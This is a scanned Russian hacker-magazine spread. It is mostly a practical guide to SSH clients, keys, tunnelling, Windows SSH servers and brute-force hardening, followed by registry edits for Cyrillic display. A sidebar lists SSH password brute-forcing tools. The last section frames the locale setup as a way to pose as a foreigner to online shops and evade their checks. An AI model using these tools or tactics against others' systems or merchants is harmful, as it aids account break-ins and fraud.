
ТРИК 1: ПРОКАЧИВАЕМ SSH-КЛИЕНТ

Несмотря на большое разнообразие SSH-клиентов, особой проблемы с выбором не возникает. Общепризнанных всего два — **PuTTY** (www.chiark.greenend.org.uk) и **SecureCRT** (www.vandyke.com), и оба действительно хороши. Но если за «цитрамон» разработчики просят денежки, то PuTTY распространяется прямо в открытых исходниках. По этой причине выбор зачастую остается именно за ним. Более того, несмотря на то, что многие воспринимают путти как виндовый клиент, у него есть версии и для UNIX. Саму прогу ты видел в действии, когда смотрел ролики Visualhack++. С помощью него ты можешь коннектиться к своим сервакам через: Raw, Telnet, Rlogin, FTP (SFTP), SSH1, SSH2. В общем смысле, PuTTY — это комплект утилит, куда помимо непосредственно клиента (putty.exe) входят тулзы:

- **puttygen** — генератор rsa/dsa ключей, используемых для авторизации;
- **pagent** — агент аутентификации, который хранит ключи в памяти, благодаря чему ты освобождаешься от ввода паролей ручками;
- **plink** — интерфейс командной строки для putty;
- **pscp** — утилита, обеспечивающая безопасное копирование файлов;
- **psftp** — безопасный ftp-клиент для копирования, просмотра, переименования файлов и т.д.

С некоторыми из этих утилит мы еще познакомимся далее.

Невзирая на личную симпатию к PuTTY, долгое время я отдавал предпочтение SecureCRT. Почему? По большому счету — за одну маленькую, но очень полезную опцию, не реализованную в патти — поддержку табов для разных сессий. Если у тебя когда-нибудь было открыто пять, а то и больше окошек PuTTY для разных серверов, ты знаешь, насколько тяжело ориентироваться среди них. Разработчики не спешат добавлять поддержку табов в утилиту, но зато с этим справилась группа французских энтузиастов, выпустив замечательную тулзу **PuTTY Connection Manager** (puttycm.free.fr). Что важно, это не какая-то там переделка исходников оригинального PuTTY, которая могла повлечь за собой новые баги, в том числе и безопасности. Напротив, за SSH-сесии по-прежнему отвечает исходный бинарник (putty.exe), а PuTTY Connection Manager лишь объединяет открытые окна в удобный интерфейс с табами, а также предоставляет продвинутый интерфейс для настроек подключения. Поддержка табов — это не единственный конек написанной на C# надстройки над PuTTY. После недели использования с трудом можешь представить жизнь без полезных опций:



PUTTY CONNECTION MANAGER

ГЕНЕРИРУЕМ ПРИВАТНЫЙ И ОТКРЫТЫЙ КЛЮЧИ

ДЛЯ ПОДКЛЮЧЕНИЯ УКАЗЫВАЕМ ПАРАМЕТРЫ СОЕДИНЕНИЯ С СЕРВЕРОМ ИЛИ ВЫБИРАЕМ НУЖНЫЙ ПРОФИЛЬ

- сворачивание в трей;
- автоматический логин без необходимости ввода пароля. Надо заметить, что стандарт не позволяет производить подобные действия, но в обход используется эмуляция ввода с клавиатуры пользователем;
- выполнение произвольных команд после успешной авторизации в системе;
- менеджер соединений, позволяющий задать для каждого из серверов отдельные параметры;
- шифрование файла с настройками с помощью AES; правда, для этого требуется установить дополнительную DLL-библиотеку.

ТРИК 2: ПОСТИГАЕМ ПРЕМУДРОСТИ АВТОРИЗАЦИИ

Самый простой способ авторизироваться на удаленном сервере — использовать связку логин/пароль. Понятно, что если к серверу коннетишься раз в день, то набрать связку вручную не составит труда (при условии, что помнишь их). PuTTY для каждого подключения позволяет сохранить настройки. В PuTTY ты можешь создавать профили для различных SSH-серверов, так что не придется вбивать настройки для конкретного сервера, когда ты захочешь к нему очередной раз подсоединиться. В таком профиле, например, можно ввести логин, который будет использоваться для входа. Давай попробуем создать профиль для сервера. Для этого переходим в категорию Sessions. Здесь вводится IP-адрес или имя хоста, порт, а также протокол. Можно указать имя пользователя для подключения, под которым ты хочешь заходить в систему. Перейди в «Connection → Data» и укажи в «Auto-login username» имя пользователя (например, UserAcc). Затем снова иди в категорию Sessions. Под надписью Saved Sessions (сохраненные сессии) введи имя профиля, например, session1, после чего кликай на Save. В следующий раз, когда будешь запускать PuTTY, просто выбери подходящий профиль из Saved Sessions, кликни Load и Open. Причем, имя пользователя введется автоматически. Стандарт на протокол SSH запрещает сохранять пароль, но позже мы научимся обходить это ограничение.

Для авторизации на удаленной системе можно сгенерировать и использовать пару ключей (открытый/закрытый) для SSH-подключения к удаленной системе. В архив с программой входит дополнительная утилита PuTTYgen, которая поможет сгенерировать открытый и приватный ключ. Открытый ключ, как уже говорилось, необходимо передать на удаленный сервер. В случае виндового сервера — путь к нему достаточно указать в настройках аккаунта. Под никсами и OpenSSH необходимо вставить в файл /.ssh/authorized_keys2 ключ в одну строку:

```
mkdir ~/.ssh
chmod 700 ~/.ssh
vi ~/.ssh/authorized_keys2
ssh-dss AAAAB3NzaC1kc3MAAAE [.
. .] Huw2FekFNM7pMgEQi57k= dsa-
key-20061205
chmod 600 ~/.ssh/authorized_keys2
```

Файл должен читаться/правиться только данным пользователем, поэтому последней командой мы устанавливаем нужные права доступа.


Что касается закрытого ключа, путь к нему требуется указать в настройках нужной сессии клиента (SSH → Auth → Private key file for authentification). Добавлю, что даже при использовании пары ключей приходится каждый раз вводиться секретную фразу. Это сильно раздражает при частых коннектах. От проблемы может избавить утилита Pageant, которая также входит в стандартный комплект PuTTY.

Помимо этого, можно воспользоваться так называемым **sshproxy** (sshproxy-project.org/about), написанным на Python. Тулза позволяет подключаться к удаленным хостам без необходимости ввода паролей или ключей. По сути, это маленький демон, который сидит в локалке или DMZ-зоне. Когда пользователь коннектится к нему с помощью SSH-клиента, то sshproxy авторизирует его и проверяет права для доступа к нужному сайту. Если клиенту это разрешено, прокси выполняет соединение на удаленный сайт, используя пароль или ключ, сохраненные в его базе данных.

ТРИК 3: ПРОБРАСЫВАЕМ ТУННЕЛИ

Помимо доступа к удаленной командной строке, SSH предоставляет ряд других возможностей. Первая — это туннелирование. После того, как установлено SSH-соединение, можно безопасно роутить через туннель трафик одного или сразу нескольких приложений. Это





▷ info


Утилиты для брута SSH:

- SSH Brute Forcer (www.securiteam.com/tools/5QP0L2K60E.html)
- SSHatter (freshmeat.net/projects/sshatter)
- SSH BruteForcer (www.darkc0de.com/bruteforce)
- THC Hydra (www.thc.org/thc-hydra)



▷ dvd

Все утилиты для реализации триксов ты найдешь на нашем DVD.



В НАСТРОЙКАХ FREESSHD МОЖНО УКАЗАТЬ ТЕКСТ ПРИВЕТСТВЕННОГО БАННЕРА

не только позволяет обойти файрвол, но еще и гарантированно скроет данные от прослушивания. Туннелинг сейчас поддерживают любые клиенты и серверы. Объясню смысл на примере нашего любимого PuTTY.

Для конфигурации туннеля с помощью PuTTY нужно:

- в окне конфигурации подключения в категории «Session» указать Host Name (твой_ssh_сервер), Port (22), Protocol (SSH);
- в категории «Connection/SSH/Tunnels», в секции «Add new forwarded port», указать «Source port» (локальный_порт, например, 666), Destination (адрес_прокси_или_сервера:3306);
- выбрать пункт Local и нажать кнопку «Добавить».


После установления соединения можно запускать браузер, указав в качестве прокси 127.0.0.1 и порт, указанный в качестве Source Port (например, 666).

В unix-системе достаточно набрать команду:

```
ssh -L666:адрес_прокси_или_сервера:порт -n
имяпользователя@адрес_ssh_сервера
```

Аналогичным образом можно поднять туннель до MySQL-сервера, пробросить VNC-сессию до удаленного рабочего стола и т.д.

СПРАВКА ПО ПОЛЕЗНЫМ КОМАНДАМ, КОТОРЫЕ ТЫ МОЖЕШЬ ИСПОЛЬЗОВАТЬ ВО ВРЕМЯ ПОДКЛЮЧЕНИЯ





ДЛЯ ЗАПУСКА И СТАРТА SSH-СЕРВЕРА С ПОМОЩЬЮ MOBASSH ДОСТАТОЧНО ОДНОГО КЛИКА МЫШИ

ТРИК 4: БЕРЕМ НА ВООРУЖЕНИЕ 2-HOP TUNNEL

Что такое «поднял 2-хоповый ssh тунель (2-hop ssh tunnel)»? SSH часто используется как транспортный протокол для безопасной передачи данных между другими приложениями, например, небезопасного VNC (удаленный рабочий стол). Однако бывают ситуации, когда установить туннель невозможно: например, между двумя хостами нет возможности прямого подключения (банально из-за ограничений файрвола). Если ввести некоторый хост, с которым подключение может установить каждая из сторон, то его реально использовать как посредника, прибегнув к приему two hop tunneling (или, проще говоря, — туннель через дополнительный гейт). Достигается это так: сперва мы используем ssh, чтобы переадресовать трафик на порт той машины, с которой возможно установить соединение, и далее заставляем ее переадресовывать трафик на нужный нам хост (с которым для нее также возможен коннект). В следующем примере мы будем осуществлять подключения с машины

▷ Клиенты для мобильных устройств

Symbian:
PuTTY for Symbian OS (s2putty.sourceforge.net)
Windows Mobile:
PocketPuTTY (www.pocketputty.net)
Java:
MidpSSH (www.xk72.com/midpssh)
iPhone:
iSSH (www.zinger-soft.com)

«myhome.example.org», в качестве промежуточного хоста будет выступать «gateway.example.com», а в роли желанной машины будет недоступный напрямую SSH-демон на «server.example.com».


Наша задача — создать двух-хоповый туннель. Для этого на машине «myhome.example.org» запускаем команду:

```
ssh -f -N -L 51526:server.example.com:22 -2
gateway.example.com
```

Вот и все! В результате, SSH-подключения на 51526 порт на машине myhome.example.org будут туннелироваться на нужный хост (server.example.com). Другими словами, вместо невозможного напрямую соединения на server.example.com:22, мы просто подключаемся на локальный хост и порт 51526, а все заморочки возьмет на себя механизм SSH.



ТУЛЗА ДЛЯ ДОСТУПА К REMOTE DESKTOP'У ЧЕРЕЗ SSH



WINSCP ПОЗВОЛЯЕТ АВТОМАТИЗИРОВАТЬ ЧАСТЬ РУТИННОЙ РАБОТЫ

Кстати, в качестве порта можно использовать и любой другой, но желательно из диапазона 49152-65535.

ТРИК 5: ПОДНИМАЕМ SSH-СЕРВЕР ПОД ВИНДОЙ

С никсами все просто. Чуть ли не стандартом де-факто является всем известный OpenSSH, да и практически в любом дистрибе он установлен по умолчанию. В условиях ограниченных ресурсов (на старых компьютерах, аппаратных роутерах, точках доступа и т.д.) зачастую устанавливают **DropBear** (matt.ucc.asn.au/dropbear/dropbear.html). Под виндой, впрочем, поднять SSH-сервер — тоже не бог весть, какая проблема. Для тех же самых OpenSSH и DropBear есть полноценные порты, но их трогать не будем. Обходим стороной и продвинутый, но платный **WinSSHD** (www.bitvise.com/winsshd). В сравнении с WinSSHD программа MobaSSH (mobassh.mobatek.net) чарует своей простой. Все, что требуется для запуска полноценного SSH-сервера с авторизацией, используя аккаунты пользователей в системе — это нажать одну кнопку «Install». В системе тут же появится новая служба.

После соединения с MobaSSH и получения приветствия демона становится понятно, что это не что иное, как сильно переработанный порт OpenSSH, собранный с помощью компилятора Cygwin. Для навигации по системе используются никсовые команды (ls вместо dir для отображения содержимого текущего каталога и т.д.). Имей в виду некоторую специфику демона. Все локальные диски доступны через директорию /cygdrive. Достучаться до сетевых ресурсов можно, используя привычный адрес в UNC-формате: //<LAN_WORKSTATION>, а вносить изменения в реестр — через директорию /registry.

Помимо этого есть ряд полезных команд:

```
MobaHwInfo: детальная информация
об ОС и железе
MobaSwInfo: список установлено в
системе софта
MobaTaskList, MobaKillTask: спи-
сок процессов и удаление нужного
TCPCapture: сетевой монитор
scp, sftp: передача данных по
криптованному ssh-соединению
rsync, wget: синхронизация
локальных папок с сетевыми ресур-
сами
```


MobaSSH на 100% совместим со всеми никсовыми и виндовыми клиентами. Полностью с нуля, а поэтому и без всяких юниксовых замашек написан бесплатный **freeSSHd** (www.freesshd.com). С установкой также не возникнет проблем; причем, как будет работать демон, в виде сервиса системы или обычного приложения, предоставляется на выбор пользователю. Точно так же можно выбрать и оболочку — по умолчанию выбирается стандартный cmd.exe. Вообще, настроек не то, чтобы много, но как раз достаточно, чтобы все настроить под себя, включая авторизацию пользователя, приветственный баннер, параметры туннелирования, SFT и т.д.

ТРИК 6: НАЛАЖИВАЕМ НЕПРОБИВАЕМЫЙ КОННЕКТ

Все то же самое можно сделать и при помощи консольной утилиты Plink, которая входит в комплект с PuTTY. Любые параметры реально задать через командную строку с помощью различных ключей, а можно использовать настройки, сохраненные в конкретной сессии. Так и поступим:

```
plink my-ssh-session
```

По разным причинам соединение может иногда «падать». Будь уверен, упадет оно в самый неподходящий момент. Чтобы этого не произошло, отслеживай состояние под-



МОНТИРУЕМ ФАЙЛЫ С УДАЛЕННОГО ХОСТА В ВИДЕ ЛОГИЧЕСКОГО ДИСКА В СИСТЕМЕ

ключения и вновь устанавливай его при необходимости. Когда-то подобные скрипты я писал вручную, но сейчас есть отличная утилита **MyEnTunnel** (nemesis2.qx.net/pages/MyEnTunnel). Она незаметно сидит в трее и поддерживает активными все необходимые SSH-туннели. Принцип прост: тулза отслеживает процесс Plink. Если процесс умирает (соединение оборвано, сервер перегрузился или по какой-то еще причине удаленный хост стал недоступен), MyEnTunnel автоматически перезапустит Plink. Системные ресурсы при этом используются по минимуму. Юзер вправе сам указать, как часто нужно проверять наличие коннекта: в самом скромном режиме «Slow Polling» MyEnTunnel проверяет соединение раз в секунду. Несмотря на то, что тулза написана под винду, она отлично чувствует себя с Wine'ом и под никсами.

ТРИК 7: ИСПОЛЬЗУЕМ БЕЗОПАСНУЮ ПЕРЕДАЧУ ФАЙЛОВ

Когда мы говорим об SSH, не стоит забывать о безопасной передаче файлов (Secure file transfer), реализуемой на базе протокола SFTP (SSH File Transfer Protocol) и уже устаревшего протокола SCP (Secure CoPy). Подключившись к серверу по SSH, с помощью специального клиента можно выполнять все основные операции с файлами: загружать их на сервер, переименовывать файлы и папки, изменять свойства файлов, а также создавать символические ссылки и ярлыки. Одним из

самых известных клиентов под винду является **WinSCP** (www.winscp.net). Помимо самых стандартных опций, тут есть и ряд бонусов. Для обновления некоторых сайтов я нередко использую функцию по синхронизации директорий, а автоматизировать часть рутинной работы на сервере, где у меня хранятся бэкапы, помогает возможность написания простых скриптов. Вдвойне приятно, что WinSCP интегрируется с Pageant и позволяет использовать уже сохраненные публичные ключи и сохраненные парольные фразы для подключения.
Впрочем, зачем вообще заморачиваться с запуском каких-то программ? Файлы с удаленного сервера можно примонтировать прямо в систему, и, все равно, операции с ними буду осуществляться через SSH. **ExpanDrive** (www.expandrive.com), которая раньше называлась SFtpDrive, позволяет прозрачно примонтировать новый логический диск и работать с ним, как если бы это была, к примеру, флешка. Я использую эту прогу в достаточно странном ключе, а именно — для доступа к файлам некоторых никсовых систем из-под винды :).

ТРИК 8: КЛИЕНТ С ДОСТУПОМ ЧЕРЕЗ ВЕБ

Ситуация: дома у тебя есть настроенный клиент, с параметрами сессий, ключами для доступа, сохраненными логинами и паролями. Приятно воспользоваться всеми этими благами удаленно. В этом плане интересной разработкой стал бесплатный Telnet/SSH клиент **Tera Term** (http://www.ayera.com/teraterm). Фишка в том, что тулза имеет встроенный веб-сервер, который включается через меню «Web — Accept HTTP Connections». После этого ты получаешь практически полноценный клиент через обычный браузер, просто набрав адрес машины и порт, на котором он принимает соединения. «А ведь наверняка же есть реализации SSH-клиента, полностью написанные для веб», — задумался я. В результате несложных поисков попалось сразу несколько реализаций, но самой качественной оказался **WebShell** (www-personal.umich.edu/~mressl/webshell). Единственная трабла — он написан на Python, а потому установить его на простой хостинг не получится. Но зато он полностью сделан на Ajax, а использовать его удобно не только с обычного компа, но и с телефона (кстати, ссылки на клиенты под различные мобильные платформы ты найдешь во врезке).

ТРИК 9: ПОДКЛЮЧЕНИЕ К RDP ЧЕРЕЗ SSH


Поднять SSH-туннель и пустить через него VNC или RPD сессию проще простого. Однако для доступа к удаленным хостам по RPD-протоколу есть специальная утилита **WiSSH** (www.wissh.com). WiSSH позволяет осуществлять доступ через Gateway SSH-сервер к компьютерам со следующими системами: Windows 2000 Terminal Servers; Windows 2003 Terminal Servers; Windows NT Terminal Server Edition; Windows XP и Windows 2000/2003 с включенным Remote Desktop. Пользователи смогут работать на удаленной машине так же, как если бы находились непосредственно рядом с ней.

ТРИК 10: АВТОМАТИЗАЦИЯ

Об одном из видов автоматизации мы уже говорили. В случае использования PuTTY Connection Manager для любого соединения можно задать последовательность команд, которые будут выполняться после успешного входа на удаленной системе. Вот еще один способ упростить жизнь админу, в распоряжении которого имеются несколько серверов с одинаковой конфигурацией. С помощью утилиты **ClusterSSH** (clusterssh.sourceforge.net) можно администрировать сразу несколько удаленных хостов. Прога открывает несколько SSH-соединений с различным узлами, а также одну общую администраторскую консоль. Любая команда, набранная в этой консоли, реплицируется, т.е. передается по всем SSH-соединенением. Это избавляет тебя от повторения монотонной работы. К сожалению, подобное решение есть только под никсы. ClusterSSH управляет несколькими окнами xterm через единый интерфейс, причем сам он частично написан Perl/TK.

ТРИК 11: ЗАЩИТА ОТ БРУТФОРСА

Авторизация при помощи логина и пароля считается самой небезопасной. В большинстве случаев рекомендуется вообще отключать ее



MYENTUNNEL ГАРАНТИРУЕТ, ЧТО С SSH-ТУННЕЛЕМ БУДЕТ ВСЕ В ПОРЯДКЕ

на сервере, а заодно деактивировать поддержку устаревшего протокола SSH1. Чтобы сделать это в OpenSSH — а он наиболее распространен — необходимо внести поправки в конфиг:

```
vi /etc/ssh/sshd_config
[...]
Protocol 2
PasswordAuthentication no
UsePAM no
[...]
```

Если отключать авторизацию не хочешь, то надо установить примитивную систему предотвращения вторжений. Например, **Sshguard** (sshguard.sourceforge.net). Простой демон проверяет записи в журналах (syslog, syslog-ng, metalog, multilog, raw) и способен вычислять подозрительную активность вроде попыток подбора паролей. Для блокировки таких IP-адресов используется локальный фильтр пакетов (pf, ipfw, netfilter/iptables или файл hosts.allow). Поддерживаются сервисы sshd, dovecot, proftpd, pure-ftpd, FreeBSD ftpd, UWimap (imap, pop). Аналогично работают **Fail2ban** (www.fail2ban.org) и **Sshdfilter** (http://www.csc.liv.ac.uk/~greg/sshdfilter).



ТНТ
УниВер
новые серии с 17 августа
понедельник–четверг 20:30
Ироничное кино, тонкий
психологизм и атмосферность, легкое
дуновение артхауса в реальность

Easy Hack | Easy Hack | Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ АНДРЕЙ «SKVOZ» КОМАРОВ
/ R0ID@MAIL.RU /



ЗАДАЧА: НАСТРОИТЬ КОРРЕКТНОЕ ОТОБРАЖЕНИЕ КИРИЛЛИЦЫ В АНГЛИЙСКОЙ ВИНДЕ

РЕШЕНИЕ:

Многие крупные порталы (к примеру, забугорные шопы) нещадно палят настройки оси, в том числе и языковые. Как ты понимаешь, попытки выдать себя за демократичного американца или жителя далекой африканской страны сводятся на нет. На этот случай написано немало софта, в том числе и известная KardaTools, которая помогает замаскировать конфигурацию ОС, браузера и часового пояса. Но, увы, подавляющее большинство подобных утилит работают лишь с осликом, не поддерживая сторонние браузеры. Поэтому многие товарищи попросту устанавливают себе английскую версию Windows, что в свою очередь приносит ряд проблем с корректным отображением кириллицы. Однако решение есть, и сейчас мы его подробно рассмотрим. Итак, чтобы раз и навсегда настроить язык, делаем следующее.

1. Вносим изменение в реестр в ключ HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWSNT\CURRENTVERSION\FONTSUBSTITUTES\, а именно — меняем значения у параметров:


```
"MS Shell Dlg" = "MS Sans Serif,204"
"MS Shell Dlg 2" = "MS Sans Serif,204"
```

2. Далее ищем ключ HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWSNT\CURRENTVERSION\FONTMAPPER\ и вносим корректировки:

```
"ARIAL" = dword:000000cc
"DEFAULT" = dword:000000cc
```

3. Теперь открываем ключ HKEY_LOCAL_MACHINE\SYSTEM\CURRENTCONTROLSET\CONTROL\NLS\CODEPAGE\ и устанавливаем:

```
"1251" = "c_1251.nls"
"1252" = "c_1251.nls"
"866" = "c_866.nls"
"ACP" = "1251"
"OEMCP" = "866"
```



Настраиваем отображение кириллицы


```
"MACCP" = "10007"
"OEMHAL" = "vga866.fon"
```

Вот, собственно, и все. А с WinXP можно сделать еще проще.

